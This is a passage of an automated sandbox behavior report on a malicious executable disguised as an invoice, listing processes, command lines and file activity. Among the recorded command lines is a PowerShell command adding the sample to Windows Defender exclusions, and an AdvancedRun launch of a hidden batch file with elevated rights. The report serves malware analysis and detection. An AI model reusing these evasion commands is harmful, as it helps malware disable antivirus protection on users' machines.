C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	4096	success or wait	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	358	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	4096	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	4096	success or wait	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	160	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	4096	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	success or wait	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	699	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	success or wait	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	699	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpComputerStatus.cdxml	unknown	4096	success or wait	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpComputerStatus.cdxml	unknown	4096	end of file	1	6CBF1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CBF1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpPreference.cdxml	unknown	4096	success or wait	12	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpPreference.cdxml	unknown	764	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpPreference.cdxml	unknown	4096	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreat.cdxml	unknown	4096	success or wait	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreat.cdxml	unknown	617	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreat.cdxml	unknown	4096	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatCatalog.cdxml	unknown	4096	success or wait	1	6CBF1B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatCatalog.cdxml	unknown	4096	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatDetection.cdxml	unknown	4096	success or wait	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatDetection.cdxml	unknown	4096	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	4096	success or wait	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	227	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	4096	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	4096	success or wait	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	243	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	4096	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpWDOScan.cdxml	unknown	4096	success or wait	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpWDOScan.cdxml	unknown	4096	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	2	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	2	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	15	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	2	6CBF1B4F	ReadFile

Analysis Process: conhost.exe PID: 2816 Parent PID: 4708

General

Start time:	15:27:46
Start date:	25/02/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: AdvancedRun.exe PID: 4716 Parent PID: 3236

General

Start time:	15:27:47
Start date:	25/02/2021
Path:	C:\Users\user\AppData\Local\Temp\e21aab79-1085-45fe-9dce-17546e696f1c\AdvancedRun.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\Temp\e21aab79-1085-45fe-9dce-17546e696f1c\AdvancedRun.exe' /EXEFilename 'C:\Users\user\AppData\Local\Temp\e21aab79-1085-45fe-9dce-17546e696f1c\test.bat' /WindowState "0" /PriorityClass "32" /CommandLine '' /StartDirectory '' /RunAs 8 /Run
Imagebase:	0x400000
File size:	91000 bytes
MD5 hash:	17FC12902F4769AF3A9271EB4E2DACCE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Antivirus matches:	• Detection: 3%, Metadefender, Browse • Detection: 0%, ReversingLabs
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: AdvancedRun.exe PID: 1680 Parent PID: 4716

General

Start time:	15:27:49
Start date:	25/02/2021
Path:	C:\Users\user\AppData\Local\Temp\e21aab79-1085-45fe-9dce-17546e696f1c\AdvancedRun.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\Temp\e21aab79-1085-45fe-9dce-17546e696f1c\AdvancedRun.exe' /SpecialRun 4101d8 4716
Imagebase:	0x400000
File size:	91000 bytes
MD5 hash:	17FC12902F4769AF3A9271EB4E2DACCE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: powershell.exe PID: 4924 Parent PID: 3236

General

Start time:	15:27:55
Start date:	25/02/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\Desktop\CN-Invoice-XXXXX9808-19011143287989.exe' -Force
Imagebase:	0x11e0000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DDACF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DDACF06	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6CB55B28	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6CB55B28	unknown
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_wvirhnte.pfu.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6CBF1E60	CreateFileW
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_wmcdir3f.qzs.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6CBF1E60	CreateFileW
C:\Users\user\Documents\20210225\PowerShell_transcript.724536.nSlXsB3d.20210225152757.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6CBF1E60	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_wvirhnte.pfu.ps1	success or wait	1	6CBF6A95	DeleteFileW
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_wmcdir3f.qzs.psm1	success or wait	1	6CBF6A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_wvirhnte.pfu.ps1	unknown	1	31	1	success or wait	1	6CBF1B4F	WriteFile
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_wmcdir3f.qzs.psm1	unknown	1	31	1	success or wait	1	6CBF1B4F	WriteFile
C:\Users\user\Documents\20210225\PowerShell_transcript.724536.nSlXsB3d.20210225152757.txt	unknown	3	ef bb bf	...	success or wait	1	6CBF1B4F	WriteFile
C:\Users\user\Documents\20210225\PowerShell_transcript.724536.nSlXsB3d.20210225152757.txt	unknown	701	2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 0d 0a 57 69 6e 64 6f 77 73 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 72 61 6e 73 63 72 69 70 74 20 73 74 61 72 74 0d 0a 53 74 61 72 74 20 74 69 6d 65 3a 20 32 30 32 31 30 32 32 35 31 35 32 38 32 34 0d 0a 55 73 65 72 6e 61 6d 65 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 0d 0a 52 75 6e 41 73 20 55 73 65 72 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 0d 0a 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 4e 61 6d 65 3a 20 0d 0a 4d 61 63 68 69 6e 65 3a 20 37 32 34 35 33 36 20 28 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 2e 31 37 31 33 34 2e 30 29 0d 0a 48 6f 73 74 20 41 70 70 6c 69 63 61 74 69 6f 6e 3a 20 43 3a 5c 57 69	**********..Windows PowerShell transcript start..Start time: 20210225152824..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 724536 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Wi	success or wait	44	6CBF1B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	50 53 4d 4f 44 55 4c 45 43 41 43 48 45 01 13 00 00 00 f8 7e 6f 28 ca 9f d5 08 41 00 00 00 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 76 31 2e 30 5c 4d 6f 64 75 6c 65 73 5c 41 70 70 78 5c 41 70 70 78 2e 70 73 64 31 0f 00 00 00 17 00 00 00 47 65 74 2d 41 70 70 78 50 61 63 6b 61 67 65 4d 61 6e 69 66 65 73 74 08 00 00 00 0f 00 00 00 41 64 64 2d 41 70 70 78 50 61 63 6b 61 67 65 08 00 00 00 11 00 00 00 47 65 74 2d 41 70 70 78 4c 61 73 74 45 72 72 6f 72 02 00 00 00 12 00 00 00 52 65 6d 6f 76 65 2d 41 70 70 78 50 61 63 6b 61 67 65 08 00 00 00 11 00 00 00 52 65 6d 6f 76 65 2d 41 70 70 78 56 6f 6c 75 6d 65 08 00 00 00 15 00 00 00 47 65 74 2d 41 70 70 78 44 65 66 61 75 6c 74 56 6f 6c 75 6d 65 08	PSMODULECACHE.....~o(....A...C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Appx\Appx.psd1.....Get-AppxPackageManifest.....Add-AppxPackage.....Get-AppxLastError.....Remove-AppxPackage.....Remove-AppxVolume.....Get-AppxDefaultVolume.	success or wait	2	6CBF1B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	65 72 46 69 6c 65 49 6e 66 6f 72 6d 61 74 69 6f 6e 08 00 00 00 00 00 00 00 95 ce 12 09 ca 9f d5 08 49 00 00 00 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 76 31 2e 30 5c 4d 6f 64 75 6c 65 73 5c 44 65 66 65 6e 64 65 72 5c 44 65 66 65 6e 64 65 72 2e 70 73 64 31 0c 00 00 00 10 00 00 00 41 64 64 2d 4d 70 50 72 65 66 65 72 65 6e 63 65 02 00 00 00 13 00 00 00 47 65 74 2d 4d 70 54 68 72 65 61 74 43 61 74 61 6c 6f 67 02 00 00 00 0c 00 00 00 47 65 74 2d 4d 70 54 68 72 65 61 74 02 00 00 00 12 00 00 00 55 70 64 61 74 65 2d 4d 70 53 69 67 6e 61 74 75 72 65 02 00 00 00 13 00 00 00 52 65 6d 6f 76 65 2d 4d 70 50 72 65 66 65 72 65 6e 63 65 02 00 00 00 10 00 00 00 47 65 74 2d 4d 70 50 72 65 66 65 72 65	erFileInformation.....I...C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1.....Add-MpPreference.....Get-MpThreatCatalog.....Get-MpThreat.....Update-MpSignature.....Remove-MpPreference.....Get-MpPrefere	success or wait	1	6CBF1B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	2446	00 00 00 47 65 74 2d 41 70 70 76 43 6c 69 65 6e 74 43 6f 6e 6e 65 63 74 69 6f 6e 47 72 6f 75 70 08 00 00 00 0b 00 00 00 45 6e 61 62 6c 65 2d 41 70 70 76 08 00 00 00 18 00 00 00 53 74 61 72 74 2d 41 70 70 76 56 69 72 74 75 61 6c 50 72 6f 63 65 73 73 02 00 00 00 18 00 00 00 47 65 74 2d 41 70 70 76 50 75 62 6c 69 73 68 69 6e 67 53 65 72 76 65 72 08 00 00 00 20 00 00 00 45 6e 61 62 6c 65 2d 41 70 70 76 43 6c 69 65 6e 74 43 6f 6e 6e 65 63 74 69 6f 6e 47 72 6f 75 70 08 00 00 00 19 00 00 00 53 79 6e 63 2d 41 70 70 76 50 75 62 6c 69 73 68 69 6e 67 53 65 72 76 65 72 08 00 00 00 12 00 00 00 53 65 74 2d 41 70 70 76 43 6c 69 65 6e 74 4d 6f 64 65 08 00 00 00 18 00 00 00 41 64 64 2d 41 70 70 76 50 75 62 6c 69 73 68 69 6e 67 53 65 72 76 65 72 08 00 00 00 18 00 00 00 52	...Get-AppvClientConnectionGroup.....Enable-Appv.....Start-AppvVirtualProcess.....Get-AppvPublishingServer....Enable-AppvClientConnectionGroup.....Sync-AppvPublishingServer.....Set-AppvClientMode.....Add-AppvPublishingServer.....R	success or wait	1	6CBF1B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	40 00 00 01 65 00 00 00 00 00 00 11 00 00 00 5a 14 00 00 1a 00 00 00 e9 0d 91 06 58 07 4c 07 27 07 00 00 00 00 73 02 39 00 c7 0d 00 00 00 00 00 00 00 00 04 40 00 80 00 00 00 00 00 00 00 00	@...e.....Z.....X.L.'.....s.9.....@.....	success or wait	1	6E0776FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	40	48 00 00 02 03 00 00 00 00 00 00 00 01 00 00 00 3c 40 b0 5e e7 8d bf 4c b2 22 4d 79 98 9c a7 3a 3a 00 00 00 0e 00 20 00	H.....<@.^...L."My.....:..... .	success or wait	17	6E0776FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	32	4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 43 6f 6e 73 6f 6c 65 48 6f 73 74	Microsoft.PowerShell.ConsoleHost	success or wait	17	6E0776FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	1	00	.	success or wait	11	6E0776FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	4	00 08 00 03	....	success or wait	11	6E0776FC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	2044	00 0e 80 00 01 0e 80 00 02 0e 80 00 03 0e 80 00 04 0e 80 00 05 0e 80 00 06 0e 80 00 07 0e 80 00 08 0e 80 00 54 01 40 00 f9 3e 40 01 09 06 80 00 cb 00 40 00 56 01 40 00 48 01 40 00 58 01 40 00 09 0c 80 00 58 64 40 01 56 64 40 01 fb 2a 40 01 5b 01 40 00 4e 54 40 01 48 54 40 01 f4 53 40 01 8b 53 40 01 68 54 40 01 91 53 40 01 fa 53 40 01 82 53 40 01 5c 01 40 00 00 54 40 01 02 54 40 01 40 58 40 01 3f 58 40 01 1c 54 40 01 b8 53 40 01 fb 53 40 01 1e 54 40 01 19 54 40 01 78 54 40 01 7a 54 40 01 95 54 40 01 3d 4d 40 01 44 4d 40 01 3a 4d 00 01 22 4d 00 01 20 4d 00 01 21 4d 00 01 3b 4d 00 01 e0 44 00 01 e5 44 00 01 40 4d 00 01 3c 4d 00 01 24 4d 00 01 38 4d 00 01 3f 4d 00 01 16 3b 40 01 42 4d 00 01 ed 44 00 01 6d 45 00 01 45 4d 00 01 dc 71 00 01 dd 71 00 01 f8 53 00	....T.@..>@.....@.V.@.H .@.X.@.....Xd@.Vd@..*@. [.@.NT@.HT @..S@..S@.hT@..S@..S @..S@.\.@. .T@..T@.@X@.? X@..T@..S@..S@..T @..T@.xT@.zT@..T@.=M @.DM@.:M.."M.. M..!M..;M...D...D..@M..<M ..$M..8M..? M...;@.BM...D..mE.. EM...q...q...S.	success or wait	11	6E0776FC	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DD85705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DD85705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DD85705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DD85705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DCE03DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DD8CA54	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DD8CA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DD8CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DCE03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7efefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DCE03DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DD85705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DD85705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DD85705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DD85705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DCE03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf49f6405#\ccc7c82770f93d1392abde4be3a80378\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	6DCE03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DD85705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DD85705	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	6DD91F73	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	21268	success or wait	1	6DD9203F	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DCE03DE	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	success or wait	1	6CBF1B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	62	success or wait	1	6CBF1B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	success or wait	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	end of file	1	6CBF1B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	success or wait	3	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	770	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	8	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	6CBF1B4F	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf4 9f6405#\ccc7c82770f93d1392abde4be3a80378\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	6DCE03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f 1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DCE03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7e efa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DCE03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b2 19d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DCE03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Config uration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DCE03DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DD85705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DD85705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DD85705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DD85705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	success or wait	3	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	770	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	4096	success or wait	74	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	104	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	4096	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	4096	success or wait	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	522	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	4096	end of file	1	6CBF1B4F	ReadFile
